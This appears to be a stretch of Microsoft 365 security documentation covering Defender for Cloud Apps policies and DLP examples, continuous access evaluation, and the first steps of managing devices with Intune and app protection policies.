To protect data across your collection of SaaS apps, the following diagram illustrates the necessary Azure AD conditional access policy plus suggested policies you can create in Defender for Cloud Apps. In this example, the policies created in Defender for Cloud Apps apply to all SaaS apps you are managing. These are designed to apply appropriate controls based on whether devices are managed as well as sensitivity labels that are already applied to files.



The following table lists the new conditional access policy you must create in Azure AD.

Protection level	Policy	More information
All protection levels	Use Conditional Access App Control in Defender for Cloud Apps	This configures your IdP (Azure AD) to work with Defender for Cloud Apps.

This next table lists the example policies illustrated above that you can create to protect all SaaS apps. Be sure to evaluate your own business, security, and compliance

objectives and then create policies that provide the most appropriate protection for your environment.

Protection level	Policy
Starting point	Monitor traffic from unmanaged devices Add protection to file downloads from unmanaged devices
Enterprise	Block download of files labeled with sensitive or classified from unmanaged devices (this provides browser only access)
Specialized security	Block download of files labeled with classified from all devices (this provides browser only access)

For end-to-end instructions for setting up Conditional Access App Control, see Deploy Conditional Access App Control for featured apps. This article walks you through the process of creating the necessary conditional access policy in Azure AD and testing your SaaS apps.

For more information, see Protect apps with Microsoft Defender for Cloud Apps Conditional Access App Control.

Tune protection for specific SaaS apps

You might want to apply additional monitoring and controls to specific SaaS apps in your environment. Defender for Cloud Apps allows you to accomplish this. For example, if an app like Box is used heavily in your environment, it makes sense to apply additional controls. Or, if your legal or finance department is using a specific SaaS app for sensitive business data, you can target extra protection to these apps.

For example, you can protect your Box environment with these types of built-in anomaly detection policy templates:

- Activity from anonymous IP addresses
- Activity from infrequent country
- Activity from suspicious IP addresses
- Impossible travel
- Activity performed by terminated user (requires AAD as IdP)
- Malware detection
- Multiple failed login attempts
- Ransomware activity
- Risky Oauth App

- Unusual file share activity


These are examples. Additional policy templates are added on a regular basis. For examples of how to apply additional protection to specific apps, see Protecting connected apps.

How Defender for Cloud Apps helps protect your Box environment demonstrates the types of controls that can help you protect your business data in Box and other apps with sensitive data.

Configure data loss prevention (DLP) to help comply with data protection regulations

Defender for Cloud Apps can be a valuable tool for configuring protection for compliance regulations. In this case, you create specific policies to look for specific data that a regulation applies to and configure each policy to take appropriate action.

The following illustration and table provide several examples of policies that can be configured to help comply with the General Data Protection Regulation (GDPR). In these examples, policies look for specific data. Based on the sensitivity of the data, each policy is configured to take appropriate action.



Protection level	Example policies
Starting point	Alert when files containing this sensitive information type ("Credit Card Number") are shared outside the organization Block downloads of files containing this sensitive information type ("Credit card number") to unmanaged devices
Enterprise	Protect downloads of files containing this sensitive information type ("Credit card number") to managed devices Block downloads of files containing this sensitive information type ("Credit card number") to unmanaged devices Alert when a file with on of these labels is uploaded to OneDrive for Business or Box (Customer data, Human Resources: Salary Data,Human Resources, Employee data)
Specialized security	Alert when files with this label ("Highly classified") are downloaded to managed devices Block downloads of files with this label ("Highly classified") to unmanaged devices

Next steps

For more information about using Defender for Cloud Apps, see Microsoft Defender for Cloud Apps documentation.

Continuous access evaluation for Microsoft 365

Article • 02/16/2023 • 3 minutes to read

Modern cloud services that use OAuth 2.0 for authentication traditionally rely on access token expiration to revoke a user account's access. In practice, this means even if an administrator revokes a user account's access, the user will still have access until the access token expires, which for Microsoft 365 by default, used to be up to an hour after the initial revocation event took place.

Conditional access evaluation for Microsoft 365 and Azure Active Directory (Azure AD) proactively terminates active user sessions and enforces tenant policy changes in near real time instead of relying on access token expiration. Azure AD notifies continuous access evaluation-enabled Microsoft 365 services (such as SharePoint, Teams, and Exchange) when the user account or tenant has changed in a way that requires reevaluation of the user account's authentication state.

When a continuous access evaluation-enabled client such as Outlook tries to access Exchange with an existing access token, the token is rejected by the service, prompting a new Azure AD authentication. The result is near real time enforcement of user account and policy changes.

Here are some additional benefits:

- For a malicious insider who copies and exports a valid access token outside of your organization, continuous access evaluation prevents usage of this token through Azure AD IP address location policy. With continuous access evaluation, Azure AD synchronizes policies down to supported Microsoft 365 services so when an access token attempts to access the service from outside of the IP address range in the policy, the service rejects the token.

- Continuous access evaluation improves resiliency by requiring less token refreshes. Because supporting services receive proactive notifications about requiring reauthentication, Azure AD can issue longer-lived tokens, for example, beyond one hour. With longer-lived tokens, clients don't have to request a token refresh from Azure AD as often, so the user experience is more resilient.

Here are some examples of situations where continuous access evaluation improves user access control security:

- A user account's password has been compromised so an administrator invalidates all existing sessions and resets their password from the Microsoft 365 admin center. In near real time, all existing user sessions with Microsoft 365 services are invalidated.
- A user working on a document in Word takes their tablet to a public coffee shop that is not in an administrator-defined and approved IP address range. At the coffee shop, the user's access to the document is blocked immediately.

For Microsoft 365, continuous access evaluation is currently supported by the:

- Exchange, SharePoint, and Teams services.
- Outlook, Teams, Office, and OneDrive in a web browser and for the Win32, iOS, Android, and Mac clients.

Microsoft is working on additional Microsoft 365 services and clients to support continuous access evaluation.

Continuous access evaluation will be included in all versions of Office 365 and Microsoft 365. Configuring Conditional Access policies requires Azure AD Premium P1, which is included in all Microsoft 365 versions.

> ⓘ **Note**
>
> See **this article** for the limitations of continuous access evaluation.

Scenarios supported by Microsoft 365

Continuous access evaluation supports two types of events:

- Critical events are those in which a user should lose access.
- Conditional Access policy evaluation occurs when a user should lose access to a resource based on an administrator-defined policy.

Critical events include:

- User account is disabled
- Password is changed
- User sessions are revoked
- Multifactor authentication is enabled for the user
- Account risk increased based on the evaluation of the access from Azure AD Identity Protection

Conditional Access policy evaluation occurs when the user account is no longer connecting from a trusted network.

The following Microsoft 365 services currently support continuous access evaluation by listening to events from Azure AD.

Enforcement type	Exchange	SharePoint	Teams
Critical events:			
User revocation	Supported	Supported	Supported
User risk	Supported	Not supported	Supported
Conditional Access policy evaluation:			
IP address location policy	Supported	Supported*	Supported**

* SharePoint Office web browser access supports instant IP policy enforcement by enabling strict mode. Without strict mode, access token lifetime is one hour.

** Calls, meetings, and chat in Teams do not conform to IP-based Conditional Access policies.

For more information about how to set up a Conditional Access policy, see this article.

Microsoft 365 clients supporting continuous access evaluation

Continuous access evaluation-enabled clients for Microsoft 365 support a claim challenge, which is a redirect of a user session to Azure AD for reauthentication, when a cached user token is rejected by a continuous access evaluation-enabled Microsoft 365 service.

The following clients support continuous access evaluation on web, Win32, iOS, Android, and Mac:

- Outlook
- Teams
- Office*
- SharePoint
- OneDrive

* Claim challenge is not supported on Office for web.

For clients that don't support continuous access evaluation, the access token lifetime to Microsoft 365 remains as one hour by default.

See also

- Continuous access evaluation
- Conditional Access documentation
- Azure AD Identity Protection documentation

Manage devices with Intune Overview

Article • 02/22/2023 • 8 minutes to read

A core component of enterprise-level security includes managing and protecting devices. Whether you're building a Zero Trust security architecture, hardening your environment against ransomware, or building in protections to support remote workers, managing devices is part of the strategy. While Microsoft 365 includes several tools and methodologies for managing and protecting devices, this guidance walks through Microsoft's recommendations using Microsoft Intune. This is the right guidance for you if you:

- Plan to enroll devices into Intune through Azure AD Join (including Hybrid Azure AD Join).
- Plan to manually enroll devices into Intune.
- Allow BYOD devices with plans to implement protection for apps and data and/or enroll these devices to Intune.

On the other hand, if your environment includes plans for co-management including Microsoft Configuration Manager, see Co-management documentation to develop the best path for your organization. If your environment includes plans for Windows 365 Cloud PC, see Windows 365 Enterprise documentation to develop the best path for your organization.

Watch this video for an overview of the deployment process.

https://www.microsoft.com/en-us/videoplayer/embed/RE4Y4fC?postJsllMsg=true

Why manage endpoints?

The modern enterprise has an incredible diversity of endpoints accessing their data. This setup creates a massive attack surface, and as a result, endpoints can easily become the weakest link in your Zero Trust security strategy.

Mostly driven by necessity as the world shifted to a remote or hybrid work model, users are working from anywhere, from any device, more than anytime in history. Attackers are quickly adjusting their tactics to take advantage of this change. Many organizations face constrained resources as they navigate these new business challenges. Virtually overnight, companies have accelerated digital transformation. Simply stated, the way people work has changed — we no longer expect to access the myriad of corporate resources only from the office and on company-owned devices.


Gaining visibility into the endpoints accessing your corporate resources is the first step in your Zero Trust device strategy. Typically, companies are proactive in protecting PCs from vulnerabilities and attack while mobile devices often go unmonitored and without protections. To ensure you're not exposing your data to risk, we need to monitor every endpoint for risks and employ granular access controls to deliver the appropriate level of access based on organizational policy. For example, if a personal device is jailbroken, you can block access to ensure that enterprise applications are not exposed to known vulnerabilities.

This series of articles walks through a recommended process for managing devices that access your resources. If you follow the recommended steps, your organization will achieve very sophisticated protection for your devices and the resources they access.

Implementing the layers of protection on and for devices

Protecting the data and apps on devices and the devices themselves is a multi-layer process. There are some protections you can gain on unmanaged devices. After enrolling devices into management, you can implement more sophisticated controls. When threat protection is deployed across your endpoints, you gain even more insights and the ability to automatically remediate some attacks. Finally, if your organization has put the work into identifying sensitive data, applying classification and labels, and configuring Microsoft Purview data loss prevention policies, you can obtain even more granular protection for data on your endpoints.

The following diagram illustrates building blocks to achieve a Zero Trust security posture for Microsoft 365 and other SaaS apps that you introduce to this environment. The elements related to devices are numbered 1 through 7. These are the layers of protection device admins will coordinate with other administrators to accomplish.



In this illustration:


	Step	Description	Licensing requirements
1	Configure starting-point Zero Trust identity and device access policies	Work with your identity administrator to Implement Level 2 App Protection Policies (APP) data protection. These policies do not require that you manage devices. You configure the APP policies in Intune. Your identity admin configures a Conditional Access policy to require approved apps.	E3, E5, F1, F3, F5

	Step	Description	Licensing requirements
2	Enroll devices to Intune	This task requires more planning and time to implement. Microsoft recommends using Intune to enroll devices because this tool provides optimal integration. There are several options for enrolling devices, depending on the platform. For example, Windows devices can be enrolled by using Azure AD Join or by using Autopilot. You need to review the options for each platform and decide which enrollment option is best for your environment. See **Step 2. Enroll devices to Intune** for more information.	E3, E5, F1, F3, F5
3	Configure compliance policies	You want to be sure devices that are accessing your apps and data meet minimum requirements, for example devices are password or pin-protected and the operating system is up to date. Compliance policies are the way to define the requirements that devices must meet. **Step 3. Set up compliance policies** helps you configure these policies.	E3, E5, F3, F5
4	Configure Enterprise (recommended) Zero Trust identity and device access policies	Now that your devices are enrolled, you can work with your identity admin to **tune Conditional Access policies to require healthy and compliant devices**.	E3, E5, F3, F5
5	Deploy configuration profiles	As opposed to device compliance policies that simply mark a device as compliant or not based on criteria you configure, configuration profiles actually change the configuration of settings on a device. You can use configuration policies to harden devices against cyberthreats. See **Step 5. Deploy configuration profiles**.	E3, E5, F3, F5
6	Monitor device risk and compliance with security baselines	In this step, you connect Intune to Microsoft Defender for Endpoint. With this integration, you can then monitor device risk as a condition for access. Devices that are found to be in a risky state will be blocked. You can also monitor compliance with security baselines. See **Step 6. Monitor device risk and compliance to security baselines**.	E5, F5
7	Implement data loss prevention (DLP) with information protection capabilities	If your organization has put the work into identifying sensitive data and labeling documents, you can work with your information protection admin to **protect sensitive information and documents on your devices**.	E5, F5 compliance add-on

Coordinating endpoint management with Zero Trust identity and device access policies

This guidance is tightly coordinated with the recommended **Zero Trust identity and device access policies**. You will be working with your identity team to carry through protection that you configure with Intune into Conditional Access policies in Azure AD.

Here's an illustration of the recommended policy set with step callouts for the work you will do in Intune and the related Conditional Access policies you will help coordinate in Azure AD.



In this illustration:


- In Step 1, **Implement Level 2 App Protection Policies (APP)** you configure the recommended level of data protection with APP policies. Then you work with your identity team to configure the related Conditional Access rule to require use of this protection.
- In Steps 2, 3 and 4, you enroll devices into management with Intune, define device compliance policies, and then coordinate with your identity team to configure the related Conditional Access rule to only allow access to compliant devices.

Enrolling devices vs. onboarding devices

If you follow this guidance, you will enroll devices into management using Intune and you will onboard devices for the following Microsoft 365 capabilities:

- Microsoft Defender for Endpoint
- Microsoft Purview (for endpoint data loss prevention (DLP))

The following illustration details how this works using Intune.



In the illustration:

1. Enroll devices into management with Intune.
2. Use Intune to onboard devices to Defender for Endpoint.
3. Devices that are onboarded to Defender for Endpoint are also onboarded for Microsoft Purview features, including Endpoint DLP.

Note that only Intune is managing devices. Onboarding refers to the ability for a device to share information with a specific service. The following table summarizes the differences between enrolling devices into management and onboarding devices for a specific service.

	Enroll	**Onboard**
Description	Enrollment applies to managing devices. Devices are enrolled for management with Intune or Configuration Manager.	Onboarding configures a device to work with a specific set of capabilities in Microsoft 365. Currently, onboarding applies to Microsoft Defender for Endpoint and Microsoft compliance capabilities. On Windows devices, onboarding involves toggling a setting in Windows Defender that allows Defender to connect to the online service and accept policies that apply to the device.
Scope	These device management tools manage the entire device, including configuring the device to meet specific objectives, like security.	Onboarding only affects the services that apply.
Recommended method	Azure Active Directory join automatically enrolls devices into Intune.	Intune is the preferred method for onboarding devices to Windows Defender for Endpoint, and consequently Microsoft Purview capabilities. Note that devices that are onboarded to Microsoft Purview capabilities using other methods are not automatically enrolled for Defender for Endpoint.
Other methods	Other methods of enrollment depend on the platform of the device and whether it is BYOD or managed by your organization.	Other methods for onboarding devices include, in recommended order: • Configuration Manager • Other mobile device management tool (if the device is managed by one) • Local script • VDI configuration package for onboarding non-persistent virtual desktop infrastructure (VDI) devices • Group Policy

Learning for administrators

The following resources help administrators learn concepts about using Intune.


Simplify device management with Microsoft Intune Description: Learn about modern management and the Microsoft Intune family of products, and how the business management tools in Microsoft 365 can simplify management of all your devices.

Set up Microsoft Intune Description: Microsoft Intune helps you protect the devices, apps, and data that the people at your organization use to be productive. After completing this module, you will have set up Microsoft Intune. Set up includes reviewing the supported configurations, signing up for Intune, adding users and groups, assigning licenses to users, granting admin permissions, and setting the MDM authority.

Step 1. Implement App Protection Policies

Article • 02/17/2023 • 2 minutes to read

Intune App Protection policies (APP), sometimes referred to as Mobile Application Management (MAM), protect corporate data even if a device itself is not managed. This allows you to enable bring-your-own (BYO) and personal devices at work where users may be reluctant to "enroll" their device into management. App Protection policies ensure corporate data in the apps you specify cannot be copied and pasted to other apps on the device.



In this illustration:

- With APP, Intune creates a wall between your organization data and personal data. The app protection policies define which apps are allowed to access your data.
- If a user signs in with their organization credentials, Intune applies a policy at the app layer to prevent copy and paste of your organization data to personal apps and to require PIN access to this data.
- After creating an App Protection policy, you enforce data protection with a conditional access policy.

